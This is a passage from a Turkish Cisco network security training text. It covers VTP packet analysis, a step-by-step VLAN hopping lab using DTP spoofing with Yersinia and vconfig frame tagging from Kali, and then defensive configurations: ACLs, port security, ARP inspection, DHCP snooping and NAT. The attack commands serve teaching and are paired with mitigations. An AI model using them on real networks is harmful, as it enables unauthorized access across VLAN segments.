
VTP PAKET ANALİZİ:

- IEEE 802.3 Ethernet
- ▼ Logical-Link Control
 - DSAP: SNAP (0xaa)
 - SSAP: SNAP (0xaa)
 - Control field: U, func=UI (0x03)
Organization Code: Cisco (0x00000c)
PID: VTP (0x2003)
- ▼ VLAN Trunking Protocol
 - Version: 0x01
 - Code: Join/Prune Message (0x04)
 - Reserved: 00
 - Management Domain Length: 8
 - Management Domain: hackzone
 - First VLAN ID: 0
 - Last VLAN ID: 1007
- ▼ Advertised active (i.e. not pruned) VLANs
 - VLAN: 1
 - VLAN: 10
 - VLAN: 20
 - VLAN: 30

0010	03 00 00 0c 20 03 01 04 00 08	68 61 63 6b 7a 6f	hackzo
0020	6e 65 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00	ne.....
0030	00 00 00 00 00 00 00 00 00 00	00 00 03 ef 40 20	@
0040	08 02 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00	
0050	00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00	
0060	00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00	
0070	00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00	
0080	00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00	
0090	00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00	

Konfigürasyon yapılırken VTP versiyon 3 kullanılarak VTP yayınlarında doğrulama maksatlı prola konulması gerekmektedir. Bu eksikliklerden dolayı aşağıdaki gibi atak fazı gerçekleşmiştir.

ATAK FAZI:




Ataların engellenmesi için yapılabilecek örnek konfigürasyon aşağıdaki gibidir;

```
Switch>enable
Switch#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#vtp mode
Switch(config)#vtp ver
Switch(config)#vtp version ?
<1-2> Set the administrative domain VTP version number
Switch(config)#vtp version 2
Switch(config)#vtp doma
Switch(config)#vtp domain hackzone
Changing VTP domain name from NULL to hackzone
Switch(config)#vtp mode server
Device mode already VTP SERVER.
Switch(config)#vtp pas
Switch(config)#vtp password sup3rs3cr31p@55wd
Setting device VLAN database password to sup3rs3cr31p@55wd
Switch(config)#
```

UYGULAMA 27 VLAN HOPPING

Paket Sniffing:

CDP paketi aşağıdaki gibi sniff edilmiştir.



Karşı port Dynamic Desirable modda olduğu için ve VLAN 1 defaultta kaldığından dolayı hedef porta DTP paketi yoolanarak aradaki port trunk porta dönüştürülecektir;

DTP Atak:

```
root@kali:~# telnet 192.168.217.200
Trying 192.168.217.200...
Connected to 192.168.217.200.
Escape character is '^]'.

User Access Verification

Username: root
Password:
R1#show interfac
R1#show interfaces trun
R1#show interfaces trunk

Port      Mode      Encapsulation  Status        Native vlan
Fa0/0     on        802.1q         trunking      1
Fa0/1     on        802.1q         trunking      1

Port      Vlans allowed on trunk
Fa0/0     1-1005
Fa0/1     1-1005

Port      Vlans allowed and active in management domain
Fa0/0     1,10,20,30
Fa0/1     1,10,20,30

Port      Vlans in spanning tree forwarding state and not pruned
Fa0/0     1,10,20,30
Fa0/1     1,10,20,30

R1#
```

Başta trunk olan portlar yukarıdaki çıktıda gösterilmiştir. Ping ile 10 vlanının IP adresine ulaşmak istenildiğinde Access List engellemelerinden ya da routing olmayışından hedefe erişim sağlanmadığı görülmüştür.

```
root@kali:~# ping 192.168.10.1
PING: 192.168.10.1 (192.168.10.1) 56(84) bytes of data.
C
tEthernet
--- 192.168.10.1 ping statistics ---
8 packets transmitted, 0 received, 100% packet loss, time 2030ms

root@kali:~#
```

Hedefte DTP paketi aşağıdaki gibi gönderilmiştir;

The image shows the Wireshark network protocol analyzer interface. The top menu bar includes File, Protocols, Actions, Options, and Help. Below the menu is a toolbar with icons for Launch attack, Edit interfaces, Load default, List attacks, Clear stats, Capture, Edit mode, and Exit. The 'Protocols' pane on the left lists various protocols: CDP, DHCP, 802.1Q, 802.1X, DTP, HSRP, ISL, MPLS, STP, VTP, and Yersinia log. The 'Packets' pane shows a list of captured packets. The 'Details' pane on the right shows the structure of the selected packet (Packet 531).

The 'Choose attack' dialog box is open, showing the 'DTP' tab. The 'Choose attack' section has two options: 'sending DTP packet' (unchecked) and 'enabling trunking' (checked). The 'DoS' section is empty. The 'Cancel' and 'OK' buttons are at the bottom.

The packet list shows the following entries:

No.	Time	Source	Destination	Protocol	Length	Info
528	569.086172297	0c:7c:e8:46:d5:95	CDP/VTP/DTP/PAGP/UD...	DTP	56	Dynamic Trunk Protocol
529	570.086867378	0c:7c:e8:46:d5:95	CDP/VTP/DTP/PAGP/UD...	DTP	56	Dynamic Trunk Protocol
531	571.087307651	0c:7c:e8:46:d5:95	CDP/VTP/DTP/PAGP/UD...	DTP	56	Dynamic Trunk Protocol

The details of the selected packet (Packet 531) are shown below:

```
Version: 1
  Domain
    Type: Domain (0x0001)
    Length: 13
    Domain:
  Trunk Status
    Type: Trunk Status (0x0002)
    Length: 5
    Value: Access/Desirable (0x03)
  Trunk Type
    Type: Trunk Type (0x0003)
    Length: 5
    Value: 802.1Q/802.1Q (0xa5)
  Sender ID
    Type: Sender ID (0x0004)
    Length: 10
    Sender ID: 0c:7c:e8:46:d5:95 (0c:7c:e8:46:d5:95)
```

The packet bytes are shown at the bottom:

```
0000 01 00 0c cc cc cc 0c 7c e8 46 d5 95 00 2a aa aa .....| .F...*..
0010 03 00 00 0c 20 04 01 00 01 00 0d 00 00 00 00 00 .....
0020 00 00 00 00 00 02 00 05 03 00 03 00 05 a5 00 04 .....
0030 00 0a 0c 7c e8 46 d5 95 .....|.F..
```

Hedef porta bakıldığında durumunun Trunk olduğu görülecektir.

```
root@kali:~# telnet 192.168.217.200
Trying 192.168.217.200...
Connected to 192.168.217.200.
Escape character is '^J'.

User Access Verification

Username: root
Password:
R1#sh int trunk

Port      Mode      Encapsulation  Status      Native vlan
Fa0/0     on        802.1q         trunking    1
Fa0/1     on        802.1q         trunking    1
Fa0/15    on        802.1q         trunking    1

Port      Vlans allowed on trunk
Fa0/0     1-1005
Fa0/1     1-1005
Fa0/15    1-1005

Port      Vlans allowed and active in management domain
Fa0/0     1,10,20,30
Fa0/1     1,10,20,30
Fa0/15    1,10,20,30

Port      Vlans in spanning tree forwarding state and not pruned
Fa0/0     1,10,20,30
Fa0/1     1,10,20,30
Fa0/15    1,10,20,30
R1#
```

Daha sonra vconfig aracı ile tag basılarak hedef ağı erişim sağlanmıştır;

```
root@kali:~# modprobe 8021q
root@kali:~# vconfig add eth1 10
Added VLAN with VID == 10 to IF -:eth1:-
root@kali:~# ifconfig eth0 down
root@kali:~# ifconfig eth1.10 up
root@kali:~# ifconfig eth1.10 192.168.10.88/24
root@kali:~# ifconfig eth1.10
eth1.10: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.10.88 netmask 255.255.255.0 broadcast 192.168.10.255
    inet6 fe80::20c:29ff:fe6c:e718 prefixlen 64 scopeid 0x20<link>
```

Vconfig aracı ile etiketlenen framlar hedef ağı erişim sağlamıştır. Güvenlik önlemi almak için;

1. *Default vlan'a ait port bırakmayınız*
2. *Boş portları access olarak ayarlayınız.*

DHCP KONFIGURASYONU



```
R1# configure terminal  
R1(config)# service dhcp
```



```
R1(config)# ip dhcp pool NET-POOL  
R1(dhcp-config)# network 192.168.1.0 255.255.255.0
```



```
R1(dhcp-config)# default-router 192.168.1.1  
R1(dhcp-config)# dns-server 192.168.1.5 195.170.0.1  
R1(dhcp-config)# domain-name Firewall.cx  
R1(dhcp-config)# lease 9
```



```
R1(config)# ip dhcp excluded-address 192.168.1.1 192.168.1.5  
R1(config)# ip dhcp excluded-address 192.168.1.10
```

The image shows a Wireshark capture of a DHCP transaction. The packet list at the top shows four packets:

No.	Len	Time	Source	Destination	Protocol	Info
1	314	0.000000	0.0.0.0	255.255.255.255	DHCP	DHCP Discover - Transaction ID
2	342	0.000295	192.168.0.1	192.168.0.10	DHCP	DHCP Offer - Transaction ID
3	314	0.070031	0.0.0.0	255.255.255.255	DHCP	DHCP Request - Transaction ID
4	342	0.070345	192.168.0.1	192.168.0.10	DHCP	DHCP ACK - Transaction ID

The packet details pane for the selected packet (No. 1) shows the following information:

- Message type: Boot Request (1)
- Hardware type: Ethernet
- Hardware address length: 6
- Hops: 0
- Transaction ID: 0x00003d1d
- Seconds elapsed: 0
- Bootp flags: 0x0000 (Unicast)
- Client IP address: 0.0.0.0 (0.0.0.0)
- Your (client) IP address: 0.0.0.0 (0.0.0.0)
- Next server IP address: 0.0.0.0 (0.0.0.0)
- Relay agent IP address: 0.0.0.0 (0.0.0.0)
- Client MAC address: Grandstr_01:fc:42 (00:0b:82:01:fc:42)


BÖLÜM 4 LAN GÜVENLİĞİ

ACCESS LIST

Erişim listeleri IP ya da port veya hem IP hem port tabanlı erişim kontrolü yapmak için kullanılabilirler. **Standart** erişim listeleri IP tabanlı filtreleme yaparken **Extended** erişim listeleri IP ve port tabanlı filtreleme yapabilmektedirler. Inbound access listler interface'e giren trafiği filtrelerken outbound access listler interface'den çıkan trafiği filtrelerler. Erişim listesine sonradan eklenen kurallar ilk kuralların altına eklenir. Bundan dolayı kuralları text editörlerden yazdıktan sonra CLI'a geçirmenizi tavsiye ederim. Silme işlemlerinde silinmek istenilen kuralların altındaki tüm satırlar silinebilir. Bundan dolayı da text editör kullanmak mantıklıdır. Erişim listelerini **permit any** ile sonlandırırsanız engelleme yapılan paket ve segmentler dışındaki tüm trafiğe izin verilir. **deny any** ise izin verdikleriniz dışında herşeyi yasaklar.

UYGULAMA 28 ERİŞİM LİSTESİ İMPLEMENTASYONU


Packet tracer üzerinde aşağıdaki gibi ağınıızı yapılandırın.



Aşağıdaki konfigürasyonu yapınız. 10.0.0.0 ağından 1.1.1.0 ağına sadece Telnet atma yetkisi veriniz. 192.168.10.0/24 için 1.1.1.0/30 ve 192.168.20.0/24 ip adreslerine erişim izni ve telnet atabilme izni tanımlayarak se 2/0'dan geriye kalan, çıkacak tüm trafiği engelleyiniz.

```
Router(config)#access-list 120 permit tcp any host 1.1.1.2 eq 23
Router(config)#access-list 120 permit ip 192.168.10.0 0.0.0.255
192.168.20.0 0.0.0.255
Router(config)#access-list 120 deny ip any any
Router(config)#interface se 2/0
Router(config-if)#
Router(config-if)#ip access-group 120 out
Router(config-if)#exit
Router(config)#do sh ip acc
Extended IP access list 120
  10 permit tcp any host 1.1.1.2 eq telnet
  20 permit ip 192.168.10.0 0.0.0.255 192.168.20.0 0.0.0.255
  30 permit ip 192.168.10.0 0.0.0.255 1.1.1.0 0.0.0.3
```

Bir sonraki adımda ağı web ve DNS sunucu eklenerek sadece sunucunun web sitesine ve DNS serverına 192.168.20.0/24 ağından ulaşım sağlanacak kuralları yazınız.



PC1

Physical Config Desktop Software/Services

Web Browser

< > URL Go Stop

Username Password Login ☒ Remember me

Cancel Forgot password?

Cisco Packet Tracer

File Edit Options View Tools Extensions Help

Logical [Root] New Cluster Move Object Set Tiled Background

facebook.com 8.8.8.8

PC-PT PC2 Switch-PT Switch2 Router-PT Router1 Router1 Server-PT Server0

2960-24 Switch-PT Switch1

192.168.20.0/24

Time: 03:31:47 Power Cycle Devices Fast Forward Time

Connections

Scenario 0 Fire Last Statu Sourc Destinatio Ty

New Delete

Router1

Physical Config CLI

IOS Command Line Interface

```

10 permit tcp 192.168.20.0 0.0.0.255 8.8.8.0 0.0.0.255 eq www
20 permit udp 192.168.20.0 0.0.0.255 8.8.8.0 0.0.0.255 eq domain
30 deny ip any 8.8.8.0 0.0.0.255
Router#show access-lists
Extended IP access list 101
 10 permit tcp 192.168.20.0 0.0.0.255 8.8.8.0 0.0.0.255 eq www (35 match(es))
 20 permit udp 192.168.20.0 0.0.0.255 8.8.8.0 0.0.0.255 eq domain (9 match(es))
 30 deny ip any 8.8.8.0 0.0.0.255 (8 match(es))

```

match(es))
(9 match(es))

match(es))
(9 match(es))

match(es))

PC2

Physical Config Desktop Software/Services

Command Prompt

```

Ping statistics for 1.1.1.2:
  Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

PC>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:

```


PORT SECURITY

Fiziksel portlar ile mac adresi eşleştirilir. Ağa yabancı bir makinanın dahil olmasını engeller. Yapılandırılması aşağıdaki gibidir;

	Command
Step 1	Switch(config)# interface interface_id
Step 2	Switch(config-if)# switchport mode access
Step 3	Switch(config-if)# switchport port-security
Step 4	Switch(config-if)# switchport port-security maximum value
Step 5	Switch(config-if)# switchport port-security violation {restrict shutdown}
Step 6	Switch(config-if)# switchport port-security limit rate invalid-source-mac
Step 7	Switch(config-if)# switchport port-security mac-address mac_address
Step 8	Switch(config-if)# switchport port-security mac-address sticky
Step 9	Switch(config-if)# end
Step 10	Switch# show port-security address interface interface_id Switch# show port-security address

ARP INSPECTION

CAM tablosundaki MAC adresleri ile IP adreslerinin eşleştirmeleri yapılarak terel ağdaki MITM saldırılarını engellemeye yönelik bir mekanizmadır.

	Command
Step 1	Router# configure terminal
Step 2	Router(config)# ip arp inspection vlan {vlan_ID vlan_range}
Step 3	Router(config-if)# do show ip arp inspection vlan {vlan_ID vlan_range} begin Vlan

```
Router# configure terminal
Router(config)# ip arp inspection vlan 10-12
```

```
Router# configure terminal
Router(config)# ip arp inspection vlan 10,11,12
```

```
Router# configure terminal
Router(config)# ip arp inspection vlan 10-12,15
```

```
Router(config)# do show ip arp inspection vlan 10-12,15 | begin Vlan
Vlan      Configuration      Operation      ACL Match      Static ACL
----      -
10        Enabled             Inactive
11        Enabled             Inactive
12        Enabled             Inactive
15        Enabled             Inactive
Vlan      ACL Logging         DHCP Logging
----      -
10        Deny                Deny
11        Deny                Deny
12        Deny                Deny
15        Deny                Deny
```

DHCP SNOOPING

Sahte DHCP serverların IP dağıtmasını engellemek için kullanılır.

	Command
Step 1	config t Example: switch# config t switch(config)#
Step 2	[no] feature dhcp Example: switch(config)# feature dhcp
Step 3	show running-config dhcp Example: switch(config)# show running-config dhcp
Step 4	copy running-config startup-config Example: switch(config)# copy running-config startup-config

IP SOURCE GUARD

IP spoofing'i yerel ağda engellemek için kullanılır.

	Command
Step 1	Router(config)# ip dhcp snooping
Step 2	Router(config)# ip dhcp snooping vlan <i>number</i> [<i>number</i>]
Step 3	Router(config)# interface <i>interface-name</i>
Step 4	Router(config-if)# no ip dhcp snooping trust
Step 5	Router(config-if)# ip verify source vlan dhcp-snooping [port-security]
Step 6	Router(config-if)# exit
Step 7	Router(config)# ip source binding <i>mac_address</i> vlan <i>vlan-id</i> <i>ip-address</i> interface <i>interface_name</i>
Step 8	Router(config)# end
Step 9	Router# show ip verify source [interface <i>interface_name</i>]

NAT

NAT kousuna daha önce değinilmişti. Tek tek IP dreslerini istenilen IP adresine dönüştürmeye statik NAT adı verilmektedir. Yapılandırılması aşağıdaki gibidir;

```
switch# configure terminal  
switch(config)# ip nat inside source static 1.1.1.1 5.5.5.5  
switch(config)# copy running-config startup-config
```

```
switch# configure terminal  
switch(config)# ip nat outside source static 2.2.2.2 6.6.6.6  
switch(config)# copy running-config startup-config
```

Dynamic NAT işlemi bir IP topluluğunun belirli bir IP adresine çevrilmesi işlemidir. Daha önceki uygulamalarda bu konuya değinilmişti.

PAT

Port adres dönüşümü olarak geçer. Örnek yapılandırma kodları aşağıdaki gibidir;

```
switch# configure terminal  
switch(config)# ip nat outside source static tcp 20.1.9.2 63 35.48.35.48 130  
switch(config)# copy running-config startup-config
```